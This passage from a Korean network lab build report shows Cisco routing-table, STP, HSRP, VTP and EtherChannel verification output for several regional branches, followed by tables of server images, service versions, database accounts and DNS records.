C   40.7.0.0/16 is directly connected, Ethernet2/3.70
S*   0.0.0.0/0 [1/0] via 40.0.0.1
</pre></td></tr>
<tr><td>[R4] Default Routing 확인
<pre>
R4#show ip route static
S   50.0.0.0/8 [1/0] via 40.0.0.1
     40.0.0.0/8 is variably subnetted, 8 subnets, 2 masks
S   40.4.0.0/16 [1/0] via 40.1.0.2
S   40.5.0.0/16 [1/0] via 40.3.0.2
S*   0.0.0.0/0 [1/0] via 40.0.0.1
</pre></td></tr>
<tr><td>STP Root 및 Secondary</td><td>[SW11] STP Root 확인</td></tr>
</table>

```
VLAN60
  Spanning tree enabled protocol ieee
  Root ID     Priority    4096
              Address     c40f.1a14.0001
              This bridge is the root
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    4096
              Address     c40f.1a14.0001
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
              Aging Time 300

Interface                                       Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/0      128.41   128    19 BKN     0  4096 c40f.1a14.0001 128.41
FastEthernet1/2      128.43   128    19 FWD     0  4096 c40f.1a14.0001 128.43
FastEthernet1/4      128.45   128    19 FWD     0  4096 c40f.1a14.0001 128.45
```

[SW13] STP Secondary 확인

```
VLAN60
  Spanning tree enabled protocol ieee
  Root ID     Priority    4096
              Address     c40f.1a14.0001
              Cost        19
              Port        43 (FastEthernet1/2)
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    8192
              Address     c411.72b4.0001
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
              Aging Time 300

Interface                                       Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/1      128.42   128    19 BKN    19  8192 c411.72b4.0001 128.42
FastEthernet1/2      128.43   128    19 FWD     0  4096 c40f.1a14.0001 128.43
```

[멕시코 지사]

적용 상세	
RIPv2	[R25] RIP version 2 설정 확인 
Split-Horizon 해제	[R25] 포트 S1/0.1(mul)에 Spliit-Horizon 비활성화 확인 
NAT(PAT)	[R22] NAT 설정 대역 동작 확인 
VTP / VLAN	[SW39] VTP 서버 역할과 설정한 Vlan 확인 
	[SW44] VTP 클라이언트와 서버에게 분배받은 Vlan 확인 
	[SW45] VTP 트랜스패런트 설정 확인

```
SW45#sh vtp status
VTP Version                     : 2
Configuration Revision          : 0
Maximum VLANs supported locally : 68
Number of existing VLANs        : 8
VTP Operating Mode              : Transparent
VTP Domain Name                 : cisco
```

HSRP

[SW46] HSRP Active 상태 확인

```
SW46#sh standby bri
                     P indicates configured to preempt.
                     |
Interface   Grp Prio P State    Active          Standby         Virtual IP
Vl10        10  120    Active   local           60.4.10.253     60.4.10.200
SW46#sh standby
Vlan10 - Group 10 (version 2)
  State is Active
    2 state changes, last state change 02:59:30
  Virtual IP address is 60.4.10.200
  Active virtual MAC address is 0000.0c9f.f00a
    Local virtual MAC address is 0000.0c9f.f00a (v2 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 2.780 secs
  Preemption disabled
  Active router is local
  Standby router is 60.4.10.253, priority 100 (expires in 8.552 sec)
  Priority 120 (configured 120)
  IP redundancy name is "hsrp-Vl10-10" (default)
```

[SW47] HSRP Standby 상태 확인

```
SW47#sh standby bri
                     P indicates configured to preempt.
                     |
Interface   Grp Prio P State    Active          Standby         Virtual IP
Vl10        10  100  P Standby  60.4.10.254     local           60.4.10.200
SW47#sh standby
Vlan10 - Group 10 (version 2)
  State is Standby
    1 state change, last state change 03:02:24
  Virtual IP address is 60.4.10.200
  Active virtual MAC address is 0000.0c9f.f00a
    Local virtual MAC address is 0000.0c9f.f00a (v2 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.520 secs
  Preemption enabled
  Active router is 60.4.10.254, priority 120 (expires in 7.268 sec)
  Standby router is local
  Priority 100 (default 100)
  IP redundancy name is "hsrp-Vl10-10" (default)
```

Etherchannel


[SW51] Port-channel 1의 이더채널(LACP) SU상태 확인

```
Number of channel-groups in use: 1
Number of aggregators:           1

Group  Port-channel  Protocol    Ports
------+-------------+-----------+-----------------------------------------------
1      Po1(SU)         LACP      Et0/0(P)    Et0/1(P)    Et0/2(P)
                                 Et0/3(P)
```

[SW53] Port-channel 1의 이더채널(LACP) SU상태 확인

```
Number of channel-groups in use: 1
Number of aggregators:           1

Group  Port-channel  Protocol    Ports
------+-------------+-----------+-----------------------------------------------
1      Po1(SU)         LACP      Et0/0(P)    Et0/1(P)    Et0/2(P)
                                 Et0/3(P)
```

[라우팅 테이블]

적용 상세	
미국 코어망 [R5]	 [1] E2: 다른 프로토콜을 사용하는 망의 라우팅 정보 재분배하여 등록 [2] Manual-Summary 설정으로 인해 상세 대역이 아닌, 축약된 대역으로 등록

미국 북동부 (Outside) [R11]	Gateway of last resort is 30.1.0.1 to network 0.0.0.0 6.0.0.0/24 is subnetted, 1 subnets D EX 6.6.6.0 [170/2172416] via 30.1.0.1, 05:01:10, Serial1/0.1 [1] 9.0.0.0/24 is subnetted, 1 subnets D 9.9.9.0 [90/2809856] via 30.1.0.1, 10:42:37, Serial1/0.1 10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks D 10.10.10.0/24 [90/409600] via 30.1.128.1, 04:58:28, Ethernet2/0 D 10.0.0.0/8 [90/2172416] via 30.1.0.1, 04:58:27, Serial1/0.1 11.0.0.0/24 is subnetted, 1 subnets C 11.11.11.0 is directly connected, Loopback0 30.0.0.0/8 is variably subnetted, 6 subnets, 2 masks C 30.2.0.0/24 is directly connected, FastEthernet0/0 D EX 30.0.0.0/8 [170/2172416] via 30.1.0.1, 04:58:56, Serial1/0.1 [1] C 30.1.0.0/24 is directly connected, Serial1/0.1 D 30.1.92.0/24 [90/2707456] via 30.1.0.1, 04:58:57, Serial1/0.1 D 30.1.64.0/24 [90/2707456] via 30.1.0.1, 04:58:57, Serial1/0.1 C 30.1.128.0/24 is directly connected, Ethernet2/0 D*EX 0.0.0.0/0 [170/2172416] via 30.1.0.1, 05:01:11, Serial1/0.1 [2] [1] : 재분배로 받고 있는 BR 라우터의 라우팅 정보 [2] : Totally NSSA 구성으로 외부 영역 정보대신 기본 경로(O*IA)로 대체
미국 서부 [R16]	Gateway of last resort is not set 17.0.0.0/16 is subnetted, 1 subnets D 17.17.0.0 [90/2297856] via 20.0.0.2, 3d03h, Serial1/0.123 16.0.0.0/16 is subnetted, 1 subnets C 16.16.0.0 is directly connected, Loopback0 1.0.0.0/24 is subnetted, 1 subnets 50.0.0.0/8 is subnetted, 1 subnets D EX 50.0.0.0 [170/1662976] via 20.6.0.2, 23:27:41, FastEthernet0/0 D EX 19.19.19.0 [170/1662976] via 20.6.0.2, 1d20h, FastEthernet0/0 18.0.0.0/24 is subnetted, 1 subnets D EX 18.18.18.0 [170/1662976] via 20.6.0.2, 1d20h, FastEthernet0/0 20.0.0.0/8 is variably subnetted, 9 subnets, 3 masks D 20.4.0.0/16 [90/2198016] via 20.0.0.1, 3d01h, Serial1/0.123 C 20.6.0.0/16 is directly connected, FastEthernet0/0 D 20.7.0.0/16 [90/2172416] via 20.0.0.2, 00:00:27, Serial1/0.123 D EX 20.20.20.0/24 [170/1662976] via 20.6.0.2, 1d20h, FastEthernet0/0 C 20.0.0.0/16 is directly connected, Serial1/0.123 D EX 20.0.0.0/8 [170/1662976] via 20.6.0.2, 1d21h, FastEthernet0/0 D 20.1.0.0/16 [90/2172416] via 20.0.0.2, 00:00:22, Serial1/0.123 D 20.2.0.0/16 [90/2195456] via 20.0.0.1, 3d01h, Serial1/0.123 D 20.3.0.0/16 [90/2195456] via 20.0.0.1, 3d01h, Serial1/0.123 6.0.0.0/32 is subnetted, 1 subnets D EX 6.6.6.6 [170/1662976] via 20.6.0.2, 03:32:22, FastEthernet0/0 23.0.0.0/24 is subnetted, 1 subnets D EX 23.23.23.0 [170/1662976] via 20.6.0.2, 03:32:22, FastEthernet0/0 22.0.0.0/24 is subnetted, 1 subnets D EX 22.22.22.0 [170/1662976] via 20.6.0.2, 03:32:22, FastEthernet0/0 25.0.0.0/32 is subnetted, 1 subnets D EX 25.25.25.25 [170/1662976] via 20.6.0.2, 03:32:22, FastEthernet0/0 24.0.0.0/24 is subnetted, 1 subnets D EX 24.24.24.0 [170/1662976] via 20.6.0.2, 03:32:22, FastEthernet0/0 9.0.0.0/24 is subnetted, 1 subnets D EX 40.0.0.0/8 [170/1662976] via 20.6.0.2, 1d20h, FastEthernet0/0 D 10.0.0.0/8 [90/1662976] via 20.6.0.2, 1d21h, FastEthernet0/0 11.0.0.0/24 is subnetted, 1 subnets D EX 11.11.11.0 [170/1662976] via 20.6.0.2, 03:32:12, FastEthernet0/0 D EX 60.0.0.0/8 [170/1662976] via 20.6.0.2, 03:32:22, FastEthernet0/0 D EX 30.0.0.0/8 [170/1662976] via 20.6.0.2, 03:32:12, FastEthernet0/0 15.0.0.0/16 is subnetted, 1 subnets D 15.15.0.0 [90/2297856] via 20.0.0.1, 3d03h, Serial1/0.123 재분배로 받은 외부 영역 라우팅 정보

캐나다
[R19]

```
     17.0.0.0/16 is subnetted, 1 subnets
D EX    17.17.0.0 [170/2172416] via 50.3.0.1, 02:03:48, Serial1/0.43
     16.0.0.0/16 is subnetted, 1 subnets
D EX    16.16.0.0 [170/2172416] via 50.3.0.1, 02:03:48, Serial1/0.43
     1.0.0.0/24 is subnetted, 1 subnets
D       1.1.1.0 [90/2297856] via 50.3.0.1, 18:52:18, Serial1/0.43
     50.0.0.0/16 is subnetted, 4 subnets
D       50.2.0.0 [90/2681856] via 50.3.0.1, 18:52:12, Serial1/0.43
C       50.3.0.0 is directly connected, Serial1/0.43
D       50.1.0.0 [90/2681856] via 50.4.0.2, 18:52:14, Serial1/0.41
C       50.4.0.0 is directly connected, Serial1/0.41
     19.0.0.0/24 is subnetted, 1 subnets
C       19.19.19.0 is directly connected, Loopback0
     18.0.0.0/24 is subnetted, 1 subnets
D       18.18.18.0 [90/2809856] via 50.4.0.2, 18:52:12, Serial1/0.41
                   [90/2809856] via 50.3.0.1, 18:52:12, Serial1/0.43
     20.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
D       20.20.20.0/24 [90/2297856] via 50.4.0.2, 18:52:20, Serial1/0.41
D EX    20.0.0.0/8 [170/2172416] via 50.3.0.1, 08:08:55, Serial1/0.43
     6.0.0.0/32 is subnetted, 1 subnets
D EX    6.6.6.6 [170/2172416] via 50.3.0.1, 02:51:20, Serial1/0.43
     23.0.0.0/24 is subnetted, 1 subnets
D EX    23.23.23.0 [170/2172416] via 50.3.0.1, 08:08:55, Serial1/0.43
     22.0.0.0/24 is subnetted, 1 subnets
D EX    22.22.22.0 [170/2172416] via 50.3.0.1, 08:08:55, Serial1/0.43
     25.0.0.0/32 is subnetted, 1 subnets
D EX    25.25.25.25 [170/2172416] via 50.3.0.1, 08:08:55, Serial1/0.43
     24.0.0.0/24 is subnetted, 1 subnets
D EX    24.24.24.0 [170/2172416] via 50.3.0.1,
     9.0.0.0/24 is subnetted, 1 subnets
D EX    9.9.9.0 [170/2172416] via 50.3.0.1, 02
D EX 40.0.0.0/8 [170/2172416] via 50.4.0.2, 08:11:42, Serial1/0.41
D    10.0.0.0/8 [90/2172416] via 50.3.0.1, 08:08:14, Serial1/0.43
     11.0.0.0/24 is subnetted, 1 subnets
D EX    11.11.11.0 [170/2172416] via 50.3.0.1, 02:51:15, Serial1/0.43
D EX 60.0.0.0/8 [170/2172416] via 50.3.0.1, 08:08:55, Serial1/0.43
D EX 30.0.0.0/8 [170/2172416] via 50.3.0.1, 02:51:15, Serial1/0.43
     15.0.0.0/16 is subnetted, 1 subnets
D EX    15.15.0.0 [170/2172416] via 50.3.0.1, 02:03:49, Serial1/0.43
R4#
```

재분배로 받은
외부 영역 라우팅 정보

재분배로 받은 외부 영역 라우팅 정보

알래스카
[R20,R21]

[R21]

```
     21.0.0.0/16 is subnetted, 1 subnets
C       21.21.0.0 is directly connected, Loopback0
     40.0.0.0/8 is variably subnetted, 8 subnets, 2 masks
C       40.0.0.0/24 is directly connected, FastEthernet0/0
C       40.1.0.0/16 is directly connected, Ethernet2/0
C       40.2.0.0/16 is directly connected, Ethernet2/1
C       40.3.0.0/16 is directly connected, Ethernet2/2
S       40.4.0.0/16 [1/0] via 40.1.0.2
S       40.5.0.0/16 [1/0] via 40.3.0.2
C       40.6.0.0/16 is directly connected, Ethernet2/3.60
C       40.7.0.0/16 is directly connected, Ethernet2/3.70
S*   0.0.0.0/0 [1/0] via 40.0.0.1
R4#
```

[1]

FHRP 대역으로의 정적 라우팅정보[1]와 외부 대역에 대한 기본 경로 설정

[R20]

```
     17.0.0.0/16 is subnetted, 1 subnets
D EX    17.17.0.0 [170/2684416] via 50.4.0.1, 02:01:48, Serial1/0.14
                  [170/2684416] via 50.1.0.2, 02:01:48, Serial1/0.12
     16.0.0.0/16 is subnetted, 1 subnets
D EX    16.16.0.0 [170/2684416] via 50.4.0.1, 02:01:48, Serial1/0.14
                  [170/2684416] via 50.1.0.2, 02:01:48, Serial1/0.12
     1.0.0.0/24 is subnetted, 1 subnets
D       1.1.1.0 [90/2809856] via 50.4.0.1, 18:50:12, Serial1/0.14
                [90/2809856] via 50.1.0.2, 18:50:12, Serial1/0.12
     50.0.0.0/16 is subnetted, 4 subnets
D       50.2.0.0 [90/2681856] via 50.1.0.2, 18:50:12, Serial1/0.12
D       50.3.0.0 [90/2681856] via 50.4.0.1, 18:50:12, Serial1/0.14
C       50.1.0.0 is directly connected, Serial1/0.12
C       50.4.0.0 is directly connected, Serial1/0.14
     19.0.0.0/24 is subnetted, 1 subnets
D       19.19.19.0 [90/2297856] via 50.4.0.1, 18:50:20, Serial1/0.14
     18.0.0.0/24 is subnetted, 1 subnets
D       18.18.18.0 [90/2297856] via 50.1.0.2, 18:50:12, Serial1/0.12
     20.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       20.20.20.0/24 is directly connected, Loopback0
D EX    20.0.0.0/8 [170/2684416] via 50.4.0.1, 08:06:55, Serial1/0.14
                   [170/2684416] via 50.1.0.2, 08:06:55, Serial1/0.12
     6.0.0.0/32 is subnetted, 1 subnets
D EX    6.6.6.6 [170/2684416] via 50.4.0.1, 02:49:20, Serial1/0.14
                [170/2684416] via 50.1.0.2, 02:49:20, Serial1/0.12
     23.0.0.0/24 is subnetted, 1 subnets
D EX    23.23.23.0 [170/2684416] via 50.4.0.1, 08:06:55, Serial1/0.14
                   [170/2684416] via 50.1.0.2, 08:06:55, Serial1/0.12
     22.0.0.0/24 is subnetted, 1 subnets
D EX    22.22.22.0 [170/2684416] via 50.4.0.1, 08:06:55, Serial1/0.14
                   [170/2684416] via 50.1.0.2, 08:06:55, Serial1/0.12
     25.0.0.0/32 is subnetted, 1 subnets
D EX    25.25.25.25 [170/2684416] via 50.4.0.1, 08:06:55, Serial1/0.14
                    [170/2684416] via 50.1.0.2, 08:06:55, Serial1/0.12
     24.0.0.0/24 is subnetted, 1 subnets
D EX    24.24.24.0 [170/2684416] via 50.4.0.1, 08:06:55, Serial1/0.14
                   [170/2684416] via 50.1.0.2, 08:06:55, Serial1/0.12
     9.0.0.0/24 is subnetted, 1 subnets
D EX    9.9.9.0 [170/2684416] via 50.4.0.1, 02:49:16, Serial1/0.14
                [170/2684416] via 50.1.0.2, 02:49:16, Serial1/0.12
     40.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       40.0.0.0/16 is directly connected, FastEthernet0/0
S       40.0.0.0/8 [1/0] via 40.0.0.2
     10.0.0.0/8 is subnetted, 1 subnets
D       10.0.0.0 [90/2684416] vi
                 [90/2684416] vi
     11.0.0.0/24 is subnetted, 1 subnets
D EX    11.11.11.0 [170/2684416] via 50.4.0.1, 02:49:16, Serial1/0.14
                   [170/2684416] via 50.1.0.2, 02:49:16, Serial1/0.12
D EX 60.0.0.0/8 [170/2684416] via 50.4.0.1, (
                [170/2684416] via 50.1.0.2, (
D EX 30.0.0.0/8 [170/2684416] via 50.4.0.1, (
                [170/2684416] via 50.1.0.2, (
     15.0.0.0/16 is subnetted, 1 subnets
D EX    15.15.0.0 [170/2684416] via 50.4.0.1, 02:01:49, Serial1/0.14
                  [170/2684416] via 50.1.0.2, 02:01:49, Serial1/0.12
```

알래스카 영역과 연결된 정적 라우팅 구성

재분배되고 있는
외부 라우팅 정보

멕시코
[R24]

```
     17.0.0.0/16 is subnetted, 1 subnets
R       17.17.0.0 [120/7] via 60.4.254.2, 00:00:25, FastEthernet0/0
     16.0.0.0/16 is subnetted, 1 subnets
R       16.16.0.0 [120/7] via 60.4.254.2, 00:00:25, FastEthernet0/0
     1.0.0.0/24 is subnetted, 1 subnets
R       1.1.1.0 [120/7] via 60.4.254.2, 00:00:25, FastEthernet0/0
     50.0.0.0/8 is subnetted, 1 subnets [1]
R       50.0.0.0 [120/7] via 60.4.254.2, 00:00:25, FastEthernet0/0
     19.0.0.0/24 is subnetted, 1 subnets
R       19.19.19.0 [120/7] via 60.4.254.2, 00:00:25, FastEthernet0/0
     18.0.0.0/24 is subnetted, 1 subnets
R       18.18.18.0 [120/7] via 60.4.254.2, 00:00:25, FastEthernet0/0
     20.0.0.0/8 is variably subnetted, 2 subnets, 2 masks [1]
R       20.20.20.0/24 [120/7] via 60.4.254.2, 00:00:25, FastEthernet0/0
R       20.0.0.0/8 [120/7] via 60.4.254.2, 00:00:25, FastEthernet0/0
     6.0.0.0/32 is subnetted, 1 subnets
R       6.6.6.6 [120/7] via 60.4.254.2, 00:00:25, FastEthernet0/0
     23.0.0.0/24 is subnetted, 1 subnets
R       23.23.23.0 [120/2] via 60.4.254.2, 00:00:25, FastEthernet0/0
     22.0.0.0/24 is subnetted, 1 subnets
R       22.22.22.0 [120/3] via 60.4.254.2, 00:00:25, FastEthernet0/0
     25.0.0.0/24 is subnetted, 1 subnets
R       25.25.25.0 [120/7] via 60.4.254.2, 00:00:26, FastEthernet0/0
     24.0.0.0/24 is subnetted, 1 subnets
C       24.24.24.0 is directly connected, Loopback0
     9.0.0.0/24 is subnetted, 1 subnets [1]
R       9.9.9.0 [120/7] via 60.4.254.2, 00:00:26, FastEthernet0/0
R    40.0.0.0/8 [120/7] via 60.4.254.2, 00:00:26, FastEthernet0/0
R    10.0.0.0/8 [120/7] via 60.4.254.2, 00:00:26, FastEthernet0/0
     11.0.0.0/24 is subnetted, 1 subnets [2]
R       11.11.11.0 [120/7] via 60.4.254.2, 00:00:26, FastEthernet0/0
     60.0.0.0/8 is variably subnetted, 11 subnets, 2 masks
R       60.2.30.0/24 [120/2] via 60.4.254.2, 00:00:26, FastEthernet0/0
R       60.2.20.0/24 [120/2] via 60.4.254.2, 00:00:26, FastEthernet0/0
R       60.4.10.0/24 [120/1] via 60.4.2.2, 00:00:10, Ethernet2/0
                     [120/1] via 60.4.1.2, 00:00:06, Ethernet2/1
R       60.2.10.0/24 [120/2] via 60.4.254.2, 00:00:26, FastEthernet0/0
R       60.3.10.0/24 [120/2] via 60.4.254.2, 00:00:26, FastEthernet0/0
R       60.4.0.0/24 [120/1] via 60.4.254.2, 00:00:26, FastEthernet0/0
C       60.4.1.0/24 is directly connected, Ethernet2/1
C       60.4.2.0/24 is directly connected, Ethernet2/0
R       60.0.0.0/24 [120/2] via 60.4.254.2, 00:00:26, FastEthernet0/0
R       60.0.0.0/8 [120/7] via 60.4.254.2, 00:00:26, FastEthernet0/0
C       60.4.254.0/24 is directly connected, FastEthernet0/0
R    30.0.0.0/8 [120/7] via 60.4.254.2, 00:00:26, FastEthernet0/0
     15.0.0.0/16 is subnetted, 1 subnets [1]
R       15.15.0.0 [120/7] via 60.4.254.2, 00:00:26, FastEthernet0/0
R24#
```

[1] : 재분배로 받은 외부 영역 라우팅 정보
[2] : RIP망 내부에서 교환되는 세부 대역 정보

미국 동부 (DMZ)	R13#sh ip ro Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2 E1 - OSPF external type 1, E2 - OSPF external type 2 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 ia - IS-IS inter area, * - candidate default, U - per-user static route o - ODR, P - periodic downloaded static route Gateway of last resort is 30.3.10.1 to network 0.0.0.0 S 192.168.30.0/24 [1/0] via 30.3.10.1 S 192.168.40.0/24 [1/0] via 30.3.10.1 S 192.168.20.0/24 [1/0] via 30.3.10.1 S 192.168.1.0/24 [1/0] via 30.3.10.1 13.0.0.0/24 is subnetted, 1 subnets C 13.13.13.0 is directly connected, Loopback0 30.0.0.0/8 is variably subnetted, 5 subnets, 2 masks C 30.3.30.0/24 is directly connected, Ethernet2/1 C 30.3.20.0/24 is directly connected, Ethernet2/0 C 30.3.10.0/24 is directly connected, FastEthernet0/0 S 30.2.0.0/16 [1/0] via 30.3.10.1 S 30.3.0.0/24 [1/0] via 30.3.10.1 S* 0.0.0.0/0 [1/0] via 30.3.10.1
미국 동부 (Inside)	R12#sh ip ro Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2 E1 - OSPF external type 1, E2 - OSPF external type 2 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2 ia - IS-IS inter area, * - candidate default, U - per-user static route o - ODR, P - periodic downloaded static route Gateway of last resort is 192.168.1.254 to network 0.0.0.0 C 192.168.30.0/24 is directly connected, Ethernet2/1.1 C 192.168.40.0/24 is directly connected, Ethernet2/1.2 12.0.0.0/24 is subnetted, 1 subnets C 12.12.12.0 is directly connected, Loopback0 C 192.168.1.0/24 is directly connected, FastEthernet0/0 30.0.0.0/24 is subnetted, 4 subnets S 30.3.30.0 [1/0] via 192.168.1.254 S 30.3.20.0 [1/0] via 192.168.1.254 S 30.3.10.0 [1/0] via 192.168.1.254 S 30.3.0.0 [1/0] via 192.168.1.254 S* 0.0.0.0/0 [1/0] via 192.168.1.254

1.3 서버 제원 및 버전, DB컬럼, DNS관리 표

1.3.1 서버 제원

OS	ISO	수 량
VMWorkStation	VMware-workstation-full-17.6.1-24319023	1
Ubuntu	ubuntu-24.04-desktop-amd64.iso	5
Rocky9	Rocky-9.4-x86_64-dvd.iso	13
pfsense	pfSense-CE-2.7.2-RELEASE-amd64.iso	2
Win10	Windows 10 LTSB Remiz.iso	4

1.3.2 버전 정보

서비스명	버 전	비 고
Apache	2.4.58	apach2 -v
Nginx	1.24.0	nginx -v
DNS	9.16.23	bind9 -v
PHP	8.3.6	php -v
Mariadb	mariadb Ver 15.1 Distrib 1.5.27-MariaDB	mariadb -V
wordpress	6.9.1	rpm -qa | grep wordpress
ssh	rocky : OpenSSH_8.7p1 ubuntu : OpenSSH_9.6P1	sshd -v
Ansible	2.14.18	ansible --version
Zabbix	7.0.23	Zabbix_service -V
Elastic	7.17.29	GET / (Elastic console)
Pydio	4.4.17	/root/cells version
Roundcube	roundcubemail-1.5.13-1.el9.noarch	rpm -q roundcubemail

1.3.3 DB 정보

구성 서버	서비스	DB	소유계정명	할당 권한
US-mb-Ubuntu (172.16.23.116) **US-sb-Ubuntu** (172.16.23.117)	pydio	pydio	pydio	privileges all (pydio DB)
	roundcubemail (메일 서비스)	roundmailcube	roundcube	privileges all (roundcubmail DB)
	웹 서비스	thebetter	sajang	privileges all (thebetter DB)
US-socb-Rocky (172.16.28.3)	관제	blue_server	bs	privileges all (blue_server DB)

1.3.4 DNS 관리

서비스명	버전			비고
서버명	ZONE 파일명	SOA	레코드타입	IN
Mail Gateway	better.com.zone	gate.better.com	A	ns
WordPress1		wp1.better.com	A	ns
WordPress2		wp2.better.com	A	ns
HA proxy(VIP)		www.better.com	A	ns
Pydio	better.net.zone	pydio.better.com	A	ns
Mail		post.better.com	A	ns
Router 1	better.router.zone	r1.better.com	A	ns
Router 2		r2.better.com	A	ns
Router 3		r3.better.com	A	ns
Router 4		r4.better.com	A	ns
Router 5		r5.better.com	A	ns
Router 6		r6.better.com	A	ns
Router 7		r7.better.com	A	ns
Router 8		r8.better.com	A	ns
Router 9		r9.better.com	A	ns

Router 10		r10.better.com	A	ns
Router 11		r11.better.com	A	ns
Router 12		r12.better.com	A	ns
Router 13		r13.better.com	A	ns
Router 14		r14.better.com	A	ns
Router 15		r15.better.com	A	ns
Router 16		r16.better.com	A	ns
Router 17		r17.better.com	A	ns
Router 18		r18.better.com	A	ns
Router 19		r19.better.com	A	ns
Router 20		r20.better.com	A	ns
Router 21		r21.better.com	A	ns
Router 22		r22.better.com	A	ns
Router 23		r23.better.com	A	ns
Router 24		r24.better.com	A	ns
Router 25		r25.better.com	A	ns
Router 26		r26.better.com	A	ns
Switch 1	better.switch.zone	sw1.better.com	A	ns
Switch 2		sw2.better.com	A	ns
Switch 3		sw3.better.com	A	ns
Switch 4		sw4.better.com	A	ns
Switch 5		sw5.better.com	A	ns
Switch 6		sw6.better.com	A	ns
Switch 7		sw7.better.com	A	ns
Switch 8		sw8.better.com	A	ns
Switch 9		sw9.better.com	A	ns
Switch 10		sw10.better.com	A	ns
Switch 11		sw11.better.com	A	ns

